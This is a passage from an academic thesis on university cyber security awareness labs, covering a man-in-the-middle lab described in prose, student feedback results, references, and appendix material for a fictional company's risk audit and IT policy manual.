


Figure 36 Network security environment visualization

After reading the theory chapter which gives some insight into Man-In-The-Middle attacks and countermeasures, students had to intercept traffic between client and server virtual machine. After gaining access to the website, they had to obtain the username and password for the server virtual machine. Once access was gained, they had to secure the communication when accessing the website. The webserver was configured by the students to use HTTPS and route traffic from HTTP to HTTPS. After which they had to perform the MITM attack again and acknowledge the effect of secure communication. As an extra assignment, they had to describe the method of performing MITM for a secure connection.

Detailed assignment description which was provided for students can be reviewed in Appendix 6.3 Network security assignment for students.

9.4. Student feedback analysis

140 out of 157 students who provided feedback participated in this assignment. Major reason for not participating was indicated as own time management issue. Two indicate issues with the environment setup. Detailed overview of difficulty level, knowledge gained, level of interest, understandability of description, usefulness and necessity can be reviewed respectively in Figure 37 Difficulty level of Network security assignment, Figure 38 Knowledge gained in Network security assignment, Figure 39 Level of interest of Network security assignment, Figure 40 Understandability of assignment description of Network security assignment, Figure 41 Usefulness of theory chapter in Network security assignment and Figure 42 Necessity of Network security assignment. Overall we can conclude similarly to Application security and Malware analysis and Mobile security assignment that the assignment was strongly above mediocre, borderline good with improvement in the usefulness of theory chapter and understandability of assignment description compared to Mobile security assignment.




Figure 37 Difficulty level of Network security assignment




Figure 40 Understandability of assignment description of Network security assignment




Figure 38 Knowledge gained in Network security assignment




Figure 41 Usefulness of theory chapter in Network security assignment




Figure 39 Level of interest of Network security assignment




Figure 42 Necessity of Network security assignment

10. Outcome of assignments and improvement suggestions

Most of the assignments can be assessed as above average and borderline good. Thus, we can conclude that the overall rating of these training materials is almost good. From educatory perspective, the indication of knowledge gained was little below sufficiently for most of the assignments. As well the students pointed out the necessity for technical assignments as very necessary and for non-technical as necessary, which indicates the need for such assignments. To increase the effectiveness of the materials and knowledge gained, one should improve theory and description section. The goal is to provide cyber security awareness. Thus, we should take into consideration students personal issues with time and organizational issues. Providing them with a ready-made virtualization environment will decrease the additional time expended on starting the assignment which can increase the overall participation rate. With the ready-made virtualization environment, there would be no need for the students to tackle the assignments in groups. Thus, furthermore increasing the potentiality of rise in participation rate. The author considers the selection of virtualization environment as a shortcoming as the necessary platform was available, but was not used due to technical issues.

As stated in 3.4 Story line and hints, the use of the hints was to show students the vulnerabilities while not teaching them the tools in-depth. While the risk of completing the task with simply copy pasting the commands without fully understanding of the assignment and direction of learning outcome, 91,7% indicated that the hints had positive effect on learning and 93,6% acknowledged that they gave direction and help on completing the task. Furthermore, 91,1% of the students indicated that they would recommend the assignments to other bachelor students as introduction to cyber security.

Suggestion for improvement would be to bind the assignment topics if possible with lecture subjects and possibly increase the gamifying of the assignments by moving from text based story line to video based.

Overall we can state that the outcome of the assignments was that they should be used as a cyber security awareness program for TUT bachelor IT-students after some minor modifications with the theory and description chapter. Although due to the ever-changing

cyber world, the assignment topics should be reevaluated every time before reusing them and alter them if necessary to suit the dangers and perils of cyber world.

11. Conclusions and future work

The aim of the thesis was to create practical assignments which provide awareness and practical hands on skills on cyber security dangers. Practical assignments were created based on selected primary cyber security fields. Every area was reviewed and an assignment was constructed taken into considering the background of the cyber security field together with the targeted audience. Practical assignments were conducted in 2017 spring semester in TUT as part of ITX0040 course where majority of students have chosen bachelor specialty in informatics or electronics and telecommunications.

Overall assessment was valued slightly below good with the need to improve theory and description chapters. Shortcomings in the aforementioned chapters were reflected in the knowledge gained rating which was little below sufficient. Second major shortcoming was the virtualization environment selection, which should be improved as suggested in the previous chapter. As feedback from the students indicated overall necessity rating of the technical and non-technical assignments were above necessary, we can conclude that the labs could be used in the future for TUT bachelor IT-students as a cyber security awareness program after some minor improvements in the shortcomings.

References

- [1] R. L. Kissel, "Glossary of Key Information Security Terms," NIST Pubs, 2013.
- [2] H. A. R. Amjad, U. Naeem, M. A. Zaffar, M. F. Zaffar and K.-K. R. Choo, "Improving Security Awareness in the Government Sector," in *Proceedings of the 17th International Digital Government Research Conference on Digital Government Research*, Shanghai, 2016.
- [3] T. Adelola, R. Dawson and F. Batmaz, "The urgent need for an enforced awareness programme to create internet security awareness in nigeria," in *iiWAS '15 Proceedings of the 17th International Conference on Information Integration and Web-based Applications & Services*, Brussels, 2015.
- [4] C. McCoy and R. T. Fowler, ""You are the key to security": establishing a successful security awareness program," in *SIGUCCS '04 Proceedings of the 32nd annual ACM SIGUCCS conference on User services*, Baltimore, MD, 2004.
- [5] R. LeFebvre, "The human element in cyber security: a study on student motivation to act," in *InfoSecCD '12 Proceedings of the 2012 Information Security Curriculum Development Conference*, Kennesaw, 2012.
- [6] D. C. Rowe, B. M. Lunt and J. J. Ekstrom, "The role of cyber-security in information technology education," in *SIGITE '11 Proceedings of the 2011 conference on Information technology education*, West Point, New York, 2011.
- [7] T. Dimkov, W. Pieters and P. Hartel, "Training students to steal: a practical assignment in computer security education," in *SIGCSE '11 Proceedings of the 42nd ACM technical symposium on Computer science education*, Dallas, 2011.
- [8] "Top 10 Cyber-Security Areas [NCUA Checklist]," [Online]. Available: <https://ongoingoperations.com/blog/2015/01/top-10-cyber-security-areas-ncua-checklist/>. [Accessed 3 January 2017].
- [9] ITEGRIA, "Understanding the “Cyber 6” Areas of Focus for the SEC Cyber Security Exams," [Online]. Available: <https://www.itegria.com/2016/02/understanding-the-cyber-6-areas-of-focus-for-the-sec-cyber-security-exams/>. [Accessed 3 January 2017].

- [10] "CYBER SECURITY DEGREES & CAREERS How to Work in Cyber Security," [Online]. Available: <http://www.learnhowtobecome.org/computer-careers/cyber-security/>. [Accessed 3 January 2017].
- [11] "Cybersecurity Workforce Framework," [Online]. Available: <https://niccs.us-cert.gov/workforce-development/cyber-security-workforce-framework>. [Accessed 3 January 2017].
- [12] A. Grau, "The Internet of Secure Things – What is Really Needed to Secure the Internet of Things?," [Online]. Available: <http://www.iconlabs.com/prod/internet-secure-things-%E2%80%93-what-really-needed-secure-internet-things>. [Accessed 1 April 2017].
- [13] "magavdraakon/i-tee," [Online]. Available: <https://github.com/magavdraakon/i-tee>. [Accessed 11 April 2017].
- [14] M. Ernits, J. Tammekänd and O. Maennel, "i-tee: A fully automated Cyber Defense Competition for Students," in *SIGCOMM '15 Proceedings of the 2015 ACM Conference on Special Interest Group on Data Communication*, London, 2015.
- [15] "Oracle VM VirtualBox 4.3 Now Available," 15 October 2013. [Online]. Available: <http://www.oracle.com/us/corporate/press/2033376>. [Accessed 3 January 2017].
- [16] A. Dominguez, J. Saenz-de-Navarrete, L. de-Marcos, L. Fernandez-Sanz, C. Pages and J. Martinez-Herraiz, "Gamifying Learning Experiences: Practical Implications and Outcomes," *Computers & Education*, vol. 63, pp. 380-392, 2013.
- [17] L. Corriss, "Information security governance: integrating security into the organizational culture," in *GTIP '10 Proceedings of the 2010 Workshop on Governance of Technology, Information and Policies*, Austin, 2010.
- [18] State Government of Victoria, "Bring Your Own Device policy and I.T. procedures," [Online]. Available: <http://www.business.vic.gov.au/marketing-sales-and-online/online-business-and-technology/setting-up-an-online-presence/it-policies-and-procedures-manual>. [Accessed 10 January 2017].
- [19] R. L. Rollason-Reese, "Incident Handling: An Orderly Response to Unexpected Events," in *SIGUCCS '03 Proceedings of the 31st annual ACM SIGUCCS fall conference*, San Antonio, 2003.

- [20] H. Trunde and E. Weippl, "WordPress Security: An analysis based on publicly," in *iiWAS '15 Proceedings of the 17th International Conference on Information Integration and Web-based Applications & Services*, Brussels, 2015.
- [21] Offensive Security, "Kali Linux Hard Disk Install," [Online]. Available: <http://docs.kali.org/installation/kali-linux-hard-disk-install>. [Accessed 20 January 2017].
- [22] "NetworkConfiguration," [Online]. Available: <https://wiki.debian.org/NetworkConfiguration>. [Accessed 20 January 2017].
- [23] Canonical Ltd, "Install Ubuntu 16.04 LTS," [Online]. Available: <https://www.ubuntu.com/download/desktop/install-ubuntu-desktop>. [Accessed 20 January 2017].
- [24] Ubuntu Documentation Team, "Network Configuration," [Online]. Available: <https://help.ubuntu.com/lts/serverguide/network-configuration.html>. [Accessed 20 January 2017].
- [25] CrashBandicot, "WordPress Plugin Reflex Gallery 3.1.3 - Arbitrary File Upload," 08 03 2015. [Online]. Available: <https://www.exploit-db.com/exploits/36374/>. [Accessed 20 January 2017].
- [26] Oracle Corporation, "Chapter 6. Virtual networking," [Online]. Available: <https://www.virtualbox.org/manual/ch06.html>. [Accessed 20 January 2017].
- [27] F-Secure Corporation, "THREAT REPORT 2015," [Online]. Available: https://www.f-secure.com/documents/996508/1030743/Threat_Report_2015.pdf. [Accessed 11 February 2017].
- [28] Microsoft, "Download virtual machines," [Online]. Available: <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>. [Accessed 11 February 2017].
- [29] Microsoft, "Run and RunOnce Registry Keys," [Online]. Available: [https://msdn.microsoft.com/en-us/library/windows/desktop/aa376977\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa376977(v=vs.85).aspx). [Accessed 11 February 2017].
- [30] G. Delac, M. Silic and J. Krolo, "Emerging security threats for mobile platforms," in *MIPRO, 2011 Proceedings of the 34th International Convention*, Opatija, 2011.
- [31] "Kali Linux 2.0 Tutorials : How to install and Use Android-Sdk," 2 September 2015. [Online]. Available: <http://k4linux.com/2015/09/kali-linux-20-tutorials-android-sdk.html>. [Accessed 13 February 2017].

- [32] M. Zia, "How to Install Android 6.0 Marshmallow on VirtualBox?," 2016. [Online]. Available: <http://www.tactig.com/install-android-6-0-marshmallow-virtualbox-pc/>. [Accessed 12 Feb 2017].
- [33] H. Xia and J. C. Brustoloni, "Hardening Web browsers against man-in-the-middle and eavesdropping attacks," in *WWW '05 Proceedings of the 14th international conference on World Wide Web*, Chiba, 2005.
- [34] "Man-in-the-Middle Attack to the HTTPS Protocol," *IEEE Security & Privacy*, vol. 7, no. 1, pp. 78 - 81, 2009.
- [35] L. Tung, "Google: 'Web has never been more secure', as HTTPS dominates Chrome browsing," 4 November 2016. [Online]. Available: <http://www.zdnet.com/article/google-web-has-never-been-more-secure-as-https-dominates-chrome-browsing/>. [Accessed 23 February 2017].
- [36] The Apache Software Foundation, "Authentication and Authorization," [Online]. Available: <https://httpd.apache.org/docs/2.4/howto/auth.html>. [Accessed 24 February 2017].
- [37] "ISO 31000 - Risk management," [Online]. Available: <https://www.iso.org/iso-31000-risk-management.html>. [Accessed 7 January 2017].
- [38] "Three-level IT baseline security system ISKE," [Online]. Available: <https://www.ria.ee/en/iske-en.html>. [Accessed 7 January 2017].
- [39] "ITIL," [Online]. Available: <https://www.axelos.com/best-practice-solutions/itil>. [Accessed 7 January 2017].
- [40] J. Weissig, "Episode #20 - How to write an Incident Report / Postmortem," 19 November 2013. [Online]. Available: <https://sysadmindcasts.com/episodes/20-how-to-write-an-incident-report-postmortem>. [Accessed 4 February 2017].
- [41] "Installing WordPress," [Online]. Available: https://codex.wordpress.org/Installing_WordPress. [Accessed 20 January 2017].
- [42] "Editing wp-config.php," [Online]. Available: https://codex.wordpress.org/Editing_wp-config.php. [Accessed 20 January 2017].
- [43] WPScan Team, "WPScan," [Online]. Available: <https://wpscan.org/>. [Accessed 20 January 2017].

- [44] "Category:Vulnerability Scanning Tools," [Online]. Available: https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools. [Accessed 20 January 2017].
- [45] "Brute force attack," [Online]. Available: https://www.owasp.org/index.php/Brute_force_attack. [Accessed 20 January 2017].
- [46] Offensive Security, "Introduction to Metasploit," [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/introduction/>. [Accessed 20 January 2017].
- [47] Offensive Security, "MSFconsole Commands," [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/>. [Accessed 20 January 2017].
- [48] "WP-CLI," [Online]. Available: <http://wp-cli.org/>. [Accessed 20 January 2017].
- [49] "wp core update-db - Run the WordPress database update," [Online]. Available: <http://wp-cli.org/commands/core/update-db/>. [Accessed 20 January 2017].
- [50] "wp core update - Update WordPress to a newer version.," [Online]. Available: <http://wp-cli.org/commands/core/update/>. [Accessed 20 January 2017].
- [51] "wp plugin update - Update one or more plugins.," [Online]. Available: <http://wp-cli.org/commands/plugin/update/>. [Accessed 20 January 2017].
- [52] PHOENIX750, "Use CUPP to Generate Password Lists," [Online]. Available: <https://null-byte.wonderhowto.com/how-to/use-cupp-generate-password-lists-0162625/>. [Accessed 20 January 2017].
- [53] "Regex Class," [Online]. Available: [https://msdn.microsoft.com/en-us/library/system.text.regularexpressions.regex\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.text.regularexpressions.regex(v=vs.110).aspx). [Accessed 11 February 2017].
- [54] "WebClient.DownloadString Method (String)," [Online]. Available: [https://msdn.microsoft.com/en-us/library/fhd1f0sw\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/fhd1f0sw(v=vs.110).aspx). [Accessed 11 February 2017].
- [55] "File.Exists Method (String)," [Online]. Available: [https://msdn.microsoft.com/ff-ff/library/system.io.file.exists\(v=vs.110\).aspx](https://msdn.microsoft.com/ff-ff/library/system.io.file.exists(v=vs.110).aspx). [Accessed 11 February 2017].

- [56] "NetworkInterface.GetIsNetworkAvailable Method ()," [Online]. Available: [https://msdn.microsoft.com/en-us/library/system.net.networkinformation.networkinterface.getisnetworkavailable\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.net.networkinformation.networkinterface.getisnetworkavailable(v=vs.110).aspx). [Accessed 11 February 2017].
- [57] "WebClient.DownloadFile Method (String, String)," [Online]. Available: [https://msdn.microsoft.com/en-us/library/ez801hhe\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/ez801hhe(v=vs.110).aspx). [Accessed 11 February 2017].
- [58] "Process Class," [Online]. Available: [https://msdn.microsoft.com/en-us/library/system.diagnostics.process\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/system.diagnostics.process(v=vs.110).aspx). [Accessed 11 February 2017].
- [59] C. Hoffman, "How to Make a Program Run at Startup on Any Computer," 15 September 2015. [Online]. Available: <https://www.howtogeek.com/228467/how-to-make-a-program-run-at-startup-on-any-computer/>. [Accessed 11 February 2017].
- [60] Microsoft, "Schedule a Task," [Online]. Available: [https://technet.microsoft.com/en-us/library/cc748993\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/cc748993(v=ws.11).aspx). [Accessed 11 February 2017].
- [61] R. S. Kunwar and P. Sharma, "Malware Analysis: Tools and Techniques," in *ICTCS '16 Proceedings of the Second International Conference on Information and Communication Technology for Competitive Strategies*, Udaipur, 2016.
- [62] Microsoft, "Windows Sysinternals," [Online]. Available: <https://technet.microsoft.com/en-us/sysinternals/bb545021.aspx>. [Accessed 11 February 2017].
- [63] Microsoft, "Process Explorer," [Online]. Available: <https://technet.microsoft.com/en-us/sysinternals/bb896653>. [Accessed 11 February 2017].
- [64] Microsoft, "Autoruns for Windows," [Online]. Available: <https://technet.microsoft.com/en-us/sysinternals/bb963902>. [Accessed 11 February 2017].
- [65] Microsoft, "Process Monitor," [Online]. Available: <https://technet.microsoft.com/en-us/sysinternals/bb896645>. [Accessed 11 February 2017].
- [66] "About VirusTotal," [Online]. Available: <https://virustotal.com/et/about/>. [Accessed 11 February 2017].

- [67] Cuckoo Foundation, "Cuckoo Sandbox," [Online]. Available: <https://cuckoosandbox.org/>. [Accessed 11 February 2017].
- [68] P. Yadav, "Install android sdk (adb and fastboot) on kali linux.," 23 August 2016. [Online]. Available: <http://techsolutionsite.blogspot.com.ee/2016/08/install-android-sdk-adb-and-fastboot-on.html>. [Accessed 12 February 2017].
- [69] "Android Debug Bridge," [Online]. Available: <https://developer.android.com/studio/command-line/adb.html>. [Accessed 13 February 2017].
- [70] "Introduction," [Online]. Available: <https://nmap.org/>. [Accessed 13 February 2017].
- [71] Offensive Security, "MSFvenom," [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>. [Accessed 13 February 2017].
- [72] Offensive Security, "Meterpreter Service," [Online]. Available: <https://www.offensive-security.com/metasploit-unleashed/meterpreter-service/>. [Accessed 13 February 2017].
- [73] "UI/Application Exerciser Monkey," [Online]. Available: <https://developer.android.com/studio/test/monkey.html>. [Accessed 13 February 2017].
- [74] "curl.1 the man page," [Online]. Available: <https://curl.haxx.se/docs/manpage.html>. [Accessed 23 February 2017].
- [75] "libcurl error codes," [Online]. Available: <https://curl.haxx.se/libcurl/c/libcurl-errors.html>. [Accessed 23 February 2017].
- [76] S. Heron, "Ten top threats to VLAN security," [Online]. Available: http://www.pages02.net/coastams-networkbox/newsletter/newsletter_oct2013_article1.html. [Accessed 23 February 2017].
- [77] J. King and K. Lauerman, "ARP Poisoning Attack and Mitigation Techniques," 22 January 2016. [Online]. Available: http://www.cisco.com/c/en/us/products/collateral/switches/catalyst-6500-series-switches/white_paper_c11_603839.html. [Accessed 23 February 2017].
- [78] "ettercap(8) - Linux man page," [Online]. Available: <https://linux.die.net/man/8/ettercap>. [Accessed 23 February 2017].

[79] "What is Dynamic ARP inspection (DAI) and how does it work with my managed switch?," 28 November 2016. [Online]. Available: https://kb.netgear.com/21808/What-is-Dynamic-ARP-inspection-DAI-and-how-does-it-work-with-my-managed-switch?cid=wmt_netgear_organic. [Accessed 23 February 2017].

[80] The Apache Software Foundation, "SSL/TLS Strong Encryption: How-To," [Online]. Available: https://httpd.apache.org/docs/2.4/ssl/ssl_howto.html . [Accessed 23 February 2017].

Appendix 0.1 Prolog

A longtime friend and a business owner Jesse has approached you to help him with different aspects of cyber security. Jesse has a company named Friends Business Inc. Their company's main activity is selling handcrafted beer. They do not have a IT department. IT projects like creating websites are done by development companies, but there is no maintenance afterwards. Website hosting is outsourced. If there is a need for a device (laptops, PCs, mobile phones), it is bought. Some employees use their personal devices. Are you up for the challenge to review different aspects of cyber security in your friends' business?

Appendix 1.1 Risk audit/management interviews

Interview with the Human Resource Manager (HRM):

Introductory conversation skipped

You: Could you please explain to me how does the Bring Your Own Device Policy work?

HRM: We provide guidelines for employees so they know what is expected of them when using a personal device for work and are aware of consequences of misuse.

You: Please give an example of such event.

HRM: If you leave your laptop in a car unintended and it gets stolen you are responsible for any damages the information leak causes to the company.

You: And are employees aware of this.

HRM: If they read the manual then yes.

You: Can you list persons who have read the manual?

HRM: I think everybody should have read it.

You: So there is no documentation who and when has read it.

HRM: No.

You: Do you know who is responsible for reviewing cases which fall under Bring Your Own Device Policy.

HRM: I think it is Chief technology officer(CTO).

You: And who is currently the CTO?

HRM: Last CTO left our company about a month ago, so that position isn't filled at this time. Are you interested? *smiles*

You: *smiles back* Let's continue with the interview and we will talk later about this. So who is covering his obligations.

HRM: I am not sure. I think there isn't anyone acting CTO, but the assignments are reviewed as they arise by other officers.

Concluding conversation skipped

Interview with Worker nr 1(W1):

Introductory conversation skipped

You: I have just couple of questions regarding IT policies and procedures. Do you use your own personal device to work?

W1: Yes, I use my phone to check and send emails and a personal laptop.

You: If I may ask, what phone is it?

W1: It is a iPhone 4.

You: So you are using the new IOS 10.

W1: No, I haven't gotten around to updating it. I am still at 8.

You: So if you are using your personal device have you read the Bring Your Own Device policy.

W1: I think I read it couple of years ago, but cannot really remember when.

Concluding conversation skipped

Interview with the Chief executive officer (CEO):

Introductory conversation skipped

You: What devices do you use for work?

CEO: A laptop and a phone.

You: Are they your personal?

CEO: Yes, and before you ask, everything is updated – operating systems and antiviruses etc.

You: Yes, another person told me also that he uses phone and a laptop. Do you even provide devices for workers?

CEO: Last year we discovered that employees are willing to use their own devices and we would increase in pay.

You: One more question and this is the last one. Who is working as Chief infrastructure officer.

CEO: There was one guy who we sadly had to let go as there was no need for him when worker switched to personal devices.

Concluding conversation skipped

Appendix 1.2 Risk audit/management IT policies and procedures

Information Technology Policy and Procedure Manual

Table of Contents

Information Technology Policy and Procedure Manual	1
Introduction	2
Bring Your Own Device Policy	3
Purpose of the Policy	3
Procedures	3
Information Technology Administration Policy	7
Purpose of the Policy	7
Procedures	7
Website Policy	8
Purpose of the Policy	8
Procedures	8

Introduction

The *Friends Business Inc.* IT Policy and Procedure Manual provides the policies and procedures for selection and use of IT within the business which must be followed by all staff. It also provides guidelines *Friends Business Inc.* will use to administer these policies, with the correct procedure to follow.

Friends Business Inc. will keep all IT policies current and relevant. Therefore, from time to time it will be necessary to modify and amend some sections of the policies and procedures, or to add new procedures.

Any suggestions, recommendations or feedback on the policies and procedures specified in this manual are welcome.

These policies and procedures apply to all employees.

Bring Your Own Device Policy

Policy Number: *BYODP001*

Policy Date: *21.01.2017*

At *Friends Business Inc.* we acknowledge the importance of mobile technologies in improving business communication and productivity. In addition to the increased use of mobile devices, staff members have requested the option of connecting their own mobile devices to *Friends Business Inc.*'s network and equipment. We encourage you to read this document in full and to act upon the recommendations. This policy should be read and carried out by all staff.

Purpose of the Policy

This policy provides guidelines for the use of personally owned notebooks, smart phones and tablets for business purposes. All staff who use or access *Friends Business Inc.*'s technology equipment and/or services are bound by the conditions of this Policy.

Procedures

Use of mobile devices

Each employee who utilises personal mobile devices agrees:

- Not to download or transfer business or personal sensitive information to the device. Sensitive information includes intellectual property, other employee details, clients' data and business financial information.

- Not to use the registered mobile device as the sole repository for *Friends Business Inc.*'s information. All business information stored on mobile devices should be backed up
- To make every reasonable effort to ensure that *Friends Business Inc.*'s information is not compromised through the use of mobile equipment in a public place. Screens displaying sensitive or critical information should not be seen by unauthorised persons and all registered devices should be password protected
- To maintain the device with up-to-date operating software and security software.
- Not to share the device with other individuals to protect the business data access through the device
- To abide by *Friends Business Inc.*'s internet policy for appropriate use and access of internet sites etc.
- To notify *Friends Business Inc.* immediately in the event of loss or theft of the registered device
- Not to connect USB memory sticks from an untrusted or unknown source to *Friends Business Inc.*'s equipment.

All employees who use mobile device for business use acknowledge that the business:

- Owns all intellectual property created on the device
- Can access all data held on the device, including personal data

Keeping mobile devices secure

The following must be observed when handling mobile computing devices (such as notebooks and tablets):

- Mobile computer devices must never be left unattended in a public place, or in an unlocked house, or in a motor vehicle, even if it is locked. Wherever possible they should be kept on the person or securely locked away

- Cable locking devices should also be considered for use with laptop computers in public places, e.g. in a seminar or conference, even when the laptop is attended
- Mobile devices should be carried as hand luggage when travelling by aircraft.

Exemptions

This policy is mandatory unless Chief technology officer grants an exemption. Any requests for exemptions from any of these directives, should be referred to Chief technology officer.

Breach of this policy

Any breach of this policy will be referred to Chief technology officer who will review the breach and determine adequate consequences, which can include termination of employment or fine based on business damages.

Indemnity

Friends Business Inc. bears no responsibility whatsoever for any legal action threatened or started due to conduct and activities of staff in accessing or using these resources or facilities. All staff indemnify *Friends Business Inc.* against any and all damages, costs and expenses suffered by *Friends Business Inc.* arising out of any unlawful or improper conduct and activity, and in respect of any action, settlement or compromise, or any statutory infringement. Legal prosecution following a breach of these conditions may result independently from any action by *Friends Business Inc.*

Information Technology Administration Policy

Policy Number: *ITAP001*

Policy Date: *21.01.2017*

Purpose of the Policy

This policy provides guidelines for the administration of information technology assets and resources within the business.

Procedures

All software installed and the licence information must be registered. Location of the register and the information needed will be provided by Chief infrastructure officer. It is the responsibility of Chief infrastructure officer to ensure that this register is maintained. The register must record the following information:

- What software is installed on every machine
- What licence agreements are in place for each software package
- Renewal dates if applicable.

Chief infrastructure officer is responsible for the maintenance and management of all service agreements for the business technology. Any service requirements must first be approved by Chief executive officer.

A technology audit is to be conducted annually by person assigned by Chief infrastructure officer to ensure that all information technology policies are being adhered to.

Any unspecified technology administration requirements should be directed to Chief infrastructure officer

Website Policy

Policy Number: *WP001*

Policy Date: *21.01.2017*

Purpose of the Policy

This policy provides guidelines for the maintenance of all relevant technology issues related to the business website.

Procedures

Website Register

The website register must record the following details:

